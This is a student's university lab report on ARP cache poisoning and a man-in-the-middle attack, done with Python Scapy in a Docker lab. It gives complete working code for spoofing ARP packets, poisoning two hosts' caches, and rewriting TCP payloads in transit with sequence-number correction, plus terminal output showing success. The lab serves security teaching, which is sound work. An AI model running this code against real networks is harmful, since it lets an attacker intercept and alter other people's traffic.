

PES UNIVERSITY

Department of Computer Science and Engineering

UE24CS343AB6: COMPUTER NETWORK SECURITY · ASSIGNMENT 3

ARP Cache Poisoning & MITM Attack using Python

STUDENT

Sumedh Girish

INSTRUCTOR

Dr. Preet Kanwal

DATE

August 24, 2026

Setup

The lab setup relies on the Docker Compose environment provided in `Labsetup`, launching three containers: an `attacker`, `HostA` (`10.9.0.5`), and `HostB` (`10.9.0.6`).

To start the containers, run:

```
docker compose up
```

We utilize Python's Scapy library for crafting, sniffing, and spoofing Layer 2 (Data Link) and Layer 3/4 (Network/Transport) packets.

```
from scapy.all import *  
from scapy.layers.inet import *  
from scapy.layers.l2 import *
```

All assignment tasks are encapsulated within a `Task` class to structure the execution of ARP cache poisoning and Man-in-the-Middle (MITM) attacks.

Question 1 · Spoofing ARP requests

The objective of this task is to spoof ARP request and reply packets.

SOLUTION**Task 1A: ARP Reply Packet**

In Task 1A, we construct an ARP Reply (`op=2`) packet containing spoofed IP-to-MAC associations and transmit it directly to `HostA` (`10.9.0.5`).

```
@staticmethod
def _1A():
    FAKE_IP = "10.9.0.17"
    FAKE_MAC = "aa:bb:cc:dd:ee:ff"
    TARGET_MAC = "52:a7:fc:04:2e:20"

    pkt = Ether() / ARP(
        hwsrc=FAKE_MAC,
        psrc=FAKE_IP,
        hwdst=TARGET_MAC,
        pdst="10.9.0.5",
        op=2,
    )

    sendp(pkt)
```

Here, `sendp(...)` transmits the packet at Layer 2. The target receives an unsolicited ARP reply attempting to map `10.9.0.17` to `aa:bb:cc:dd:ee:ff`.

Task 1B: Explicit Ethernet Layer Header Parsing

Task 1B explicitly populates the Layer 2 Ethernet frame header (`Ether`) with specific source and destination MAC addresses. This should replace the auto populated attacker source mac with the random meaningless value.

```
@staticmethod
def _1B():
    FAKE_IP = "10.9.0.17"
    FAKE_MAC = "aa:bb:cc:dd:ee:ff"
    TARGET_MAC = "52:a7:fc:04:2e:20"

    pkt = Ether(src=FAKE_MAC, dst=TARGET_MAC) / ARP(
        hwsrc=FAKE_MAC,
        psrc=FAKE_IP,
        hwdst=TARGET_MAC,
        pdst="10.9.0.5",
        op=2,
    )

    sendp(pkt)
```

Task 1C: Gratuitous ARP Broadcast

We can also try to not provide any destination MAC specifically and broadcast our message to get all machines on the network to update their cache entries.

```
@staticmethod
def _1C():
    FAKE_IP = "10.9.0.17"
    FAKE_MAC = "aa:bb:cc:dd:ee:ff"

    pkt = Ether(src=FAKE_MAC, dst="ff:ff:ff:ff:ff:ff") / ARP(
        hwsrc=FAKE_MAC,
        psrc=FAKE_IP,
        hwdst="00:00:00:00:00:00",
        pdst="10.9.0.5",
        op=2,
    )

    sendp(pkt)
```

Question 2 · MITM Attack on HostA and HostB using ARP Poisoning

Poison the ARP caches of both HostA and HostB so that all communication between them is routed through the Attacker machine.

SOLUTION**NOTE**

Do not forget to turn ip forwarding off while doing this as otherwise the kernel intimates the targets directly and the attack **does not work**.

To position the attacker as a Man-in-the-Middle (MITM), we poison both HostA (10.9.0.5) and HostB (10.9.0.6) simultaneously:

1. Tell HostA that HostB's IP (10.9.0.6) resolves to ATTACKER_MAC .
2. Tell HostB that HostA's IP (10.9.0.5) resolves to ATTACKER_MAC .

```
@staticmethod
def _2():
    def poison_cache_for(target_ip, fake_ip, fake_mac):
        pkt = Ether() / ARP(
            hwsrc=fake_mac,
            psrc=fake_ip,
            hwdst="00:00:00:00:00:00",
            pdst=target_ip,
            op=1,
        )

        sendp(pkt, verbose=False)

    HOSTA = "10.9.0.5"
    HOSTB = "10.9.0.6"
    ATTACKER_MAC = "be:73:56:88:70:c6"

    poison_cache_for(HOSTA, HOSTB, ATTACKER_MAC)
    poison_cache_for(HOSTB, HOSTA, ATTACKER_MAC)
```

By utilizing ARP Request (op=1) packets broadcasted to the target IP, target machines update or instantiate their ARP cache entries mapping the victim IP directly to the attacker's network interface card.

op here signifies ARP request.

Question 3 · MITM TCP Data Modification

Intercept active TCP traffic between HostA and HostB, modify the payload on the fly, and dynamically adjust TCP sequence and acknowledgment numbers to prevent TCP connection reset/desynchronization.

SOLUTION

Sequence and Acknowledgment Number Tracking

When payload size is modified during a MITM attack, TCP sequence numbers (`seq`) and acknowledgment numbers (`ack`) drift by the difference in byte length (`delta`). To preserve stateful TCP communication, we track cumulative length offsets in both stream directions (`delta_a_to_b` and `delta_b_to_a`).

```
delta_a_to_b = 0 # Bytes added/removed in A → B stream
delta_b_to_a = 0 # Bytes added/removed in B → A stream
```

Modifying HostA to HostB Traffic

When intercepting frames from HostA to HostB, the packet's `seq` number is shifted by `delta_a_to_b`, and its `ack` number is adjusted by `delta_b_to_a`. If a raw payload exists, it is replaced with `"sumedh\n"`, updating the cumulative delta accordingly.

```
def spoof_to_b(pkt, new_data):
    nonlocal delta_a_to_b, delta_b_to_a

    if TCP not in pkt or IP not in pkt or pkt[Ether].src == ATTACKER_MAC:
        return

    has_payload = Raw in pkt and len(pkt[Raw].load) > 0
    orig_len = len(pkt[Raw].load) if has_payload else 0

    adjusted_seq = (pkt[TCP].seq + delta_a_to_b) % (2**32)
    adjusted_ack = (pkt[TCP].ack - delta_b_to_a) % (2**32)

    spoofpkt = IP(src=pkt[IP].src, dst=pkt[IP].dst) / TCP(
        sport=pkt[TCP].sport,
        dport=pkt[TCP].dport,
        seq=adjusted_seq,
        ack=adjusted_ack,
        flags=pkt[TCP].flags,
    )

    if has_payload:
        spoofpkt /= Raw(load=new_data)
        delta_a_to_b += len(new_data) - orig_len

    send(spoofpkt, verbose=False)
```

Reverse Stream Payload Modification & Sniffer Loop

Similarly, `spoof_to_a` handles responses from `HostB` to `HostA`, replacing payload data with `"sumit\n"`. The sniffer callback routes traffic depending on source addressing.

```
def mitm(pkt):  
    if IP in pkt and pkt[IP].src == HOSTA:  
        spoof_to_b(pkt, "sumedh\n")  
    elif IP in pkt and pkt[IP].src == HOSTB:  
        spoof_to_a(pkt, "sumit\n")  
  
_ = sniff(iface=INTERFACE, prn=mitm)
```

Python Code Summary

```
from scapy.all import *
from scapy.layers.inet import *
from scapy.layers.l2 import *

class Task:
    @staticmethod
    def _1A():
        FAKE_IP = "10.9.0.17"
        FAKE_MAC = "aa:bb:cc:dd:ee:ff"

        TARGET_MAC = "52:a7:fc:04:2e:20"

        pkt = Ether() / ARP(
            hwsrc=FAKE_MAC,
            psrc=FAKE_IP,
            hwdst=TARGET_MAC,
            pdst="10.9.0.5",
            op=2,
        )

        sendp(pkt)

    @staticmethod
    def _1B():
        FAKE_IP = "10.9.0.17"
        FAKE_MAC = "aa:bb:cc:dd:ee:ff"

        TARGET_MAC = "52:a7:fc:04:2e:20"

        pkt = Ether(src=FAKE_MAC, dst=TARGET_MAC) / ARP(
            hwsrc=FAKE_MAC,
            psrc=FAKE_IP,
            hwdst=TARGET_MAC,
            pdst="10.9.0.5",
            op=2,
        )

        sendp(pkt)

    @staticmethod
    def _1C():
        FAKE_IP = "10.9.0.17"
        FAKE_MAC = "aa:bb:cc:dd:ee:ff"

        pkt = Ether(src=FAKE_MAC, dst="ff:ff:ff:ff:ff:ff") / ARP(
            hwsrc=FAKE_MAC,
            psrc=FAKE_IP,
            hwdst="00:00:00:00:00:00",
            pdst="10.9.0.5",
            op=2,
```

```

    )

    sendp(pkt)

@staticmethod
def _2():

    def poison_cache_for(target_ip, fake_ip, fake_mac):
        pkt = Ether() / ARP(
            hwsrc=fake_mac,
            psrc=fake_ip,
            hwdst="00:00:00:00:00:00",
            pdst=target_ip,
            op=1,
        )

        sendp(pkt, verbose=False)

    HOSTA = "10.9.0.5"
    HOSTB = "10.9.0.6"

    ATTACKER_MAC = "be:73:56:88:70:c6"

    poison_cache_for(HOSTA, HOSTB, ATTACKER_MAC)
    poison_cache_for(HOSTB, HOSTA, ATTACKER_MAC)

@staticmethod
def _3():
    HOSTA = "10.9.0.5"
    HOSTB = "10.9.0.6"
    INTERFACE = "eth0"
    ATTACKER_MAC = "d6:f4:76:28:2a:91"

    # Track cumulative length difference caused by payload replacement
    delta_a_to_b = 0 # Bytes added/removed in A → B stream
    delta_b_to_a = 0 # Bytes added/removed in B → A stream

    def spoof_to_b(pkt, new_data):
        nonlocal delta_a_to_b, delta_b_to_a

        if TCP not in pkt or IP not in pkt or pkt[Ether].src ==
ATTACKER_MAC:
            return

        has_payload = Raw in pkt and len(pkt[Raw].load) > 0
        orig_len = len(pkt[Raw].load) if has_payload else 0

        # SEQ uses A→B delta; ACK acknowledges B→A data (uses B→A delta)
        adjusted_seq = (pkt[TCP].seq + delta_a_to_b) % (2**32)
        adjusted_ack = (pkt[TCP].ack - delta_b_to_a) % (2**32)

        spoofpkt = IP(src=pkt[IP].src, dst=pkt[IP].dst) / TCP(
            sport=pkt[TCP].sport,
            dport=pkt[TCP].dport,

```

```

        seq=adjusted_seq,
        ack=adjusted_ack,
        flags=pkt[TCP].flags,
    )

    # Modify payload ONLY if original packet contained data
    if has_payload:
        spoofpkt /= Raw(load=new_data)
        delta_a_to_b += len(new_data) - orig_len

    send(spoofpkt, verbose=False)

def spoof_to_a(pkt, new_data):
    nonlocal delta_a_to_b, delta_b_to_a

    if TCP not in pkt or IP not in pkt or pkt[Ether].src ==
ATTACKER_MAC:
        return

    has_payload = Raw in pkt and len(pkt[Raw].load) > 0
    orig_len = len(pkt[Raw].load) if has_payload else 0

    # SEQ uses B→A delta; ACK acknowledges A→B data (uses A→B delta)
    adjusted_seq = (pkt[TCP].seq + delta_b_to_a) % (2**32)
    adjusted_ack = (pkt[TCP].ack - delta_a_to_b) % (2**32)

    spoofpkt = IP(src=pkt[IP].src, dst=pkt[IP].dst) / TCP(
        sport=pkt[TCP].sport,
        dport=pkt[TCP].dport,
        seq=adjusted_seq,
        ack=adjusted_ack,
        flags=pkt[TCP].flags,
    )

    if has_payload:
        spoofpkt /= Raw(load=new_data)
        delta_b_to_a += len(new_data) - orig_len

    send(spoofpkt, verbose=False)

def mitm(pkt):
    if IP in pkt and pkt[IP].src == HOSTA:
        spoof_to_b(pkt, "sumedh\n")
    elif IP in pkt and pkt[IP].src == HOSTB:
        spoof_to_a(pkt, "sumit\n")


_ = sniff(iface=INTERFACE, prn=mitm)

if __name__ == "__main__":
    for _ in range(10):
        Task._2()

    Task._3()

```

Results




```

root@079b76dc1446:/# # Before poisoning has occurred
root@079b76dc1446:/# arp
root@079b76dc1446:/#
root@079b76dc1446:/# # After poisoning
root@079b76dc1446:/# arp
Address      HWtype  HWaddress    Flags Mask    Iface
M-10.9.0.105.net-10.9.0  ether    aa:50:5a:7f:ae:1d  C           eth0
root@079b76dc1446:/#

- 0s docker compose exec -T HostM python3 < ../code/src/code/poison.py
WARN[0000] /home/crownedhog/Assignments/CNS/Lab3_ARPPoison/Labsetup/docker-compose.yml: the attribute 'version' is obsolete, it will be ignored, please remove it to avoid potential confusion
Sent 1 packets.
- 0s
  
```

Figure 1: Spoofing ARP packets from python



```

- 3s docker compose exec -T HostM python3 < ../code/src/code/poison.py
WARN[0000] /home/crownedhog/Assignments/CNS/Lab3_ARPPoison/Labsetup/docker-compose.yml: the attribute 'version' is obsolete, it will be ignored, please remove it to avoid potential confusion
- 0s docker compose exec HostA bash
WARN[0000] /home/crownedhog/Assignments/CNS/Lab3_ARPPoison/Labsetup/docker-compose.yml: the attribute 'version' is obsolete, it will be ignored, please remove it to avoid potential confusion
root@079b76dc1446:/# arp
Address      HWtype  HWaddress    Flags Mask    Iface
B-10.9.0.6.net-10.9.0.0  ether    aa:50:5a:7f:ae:1d  C           eth0
M-10.9.0.105.net-10.9.0  ether    aa:50:5a:7f:ae:1d  C           eth0
root@079b76dc1446:/#
  
```

Figure 2: Performing ARP cache poisoning

```
root@551d933196be:/# sysctl -w net.ipv4.ip_forward=0
net.ipv4.ip_forward = 0
root@551d933196be:/#
```

Figure 3: Turning off IP forwarding on middleman

```
root@079076dc1446:/# nc 10.9.0.6 9999
hi
sumit
??
sumit
[]

root@04f703205c2cd:/# nc -lnvp 9999
Listening on 0.0.0.0 9999
Connection received on 10.9.0.5 35026
sumedh
how are you
sumedh
is our network okay?
```

Figure 4: Successfull **variable length** man in the middle!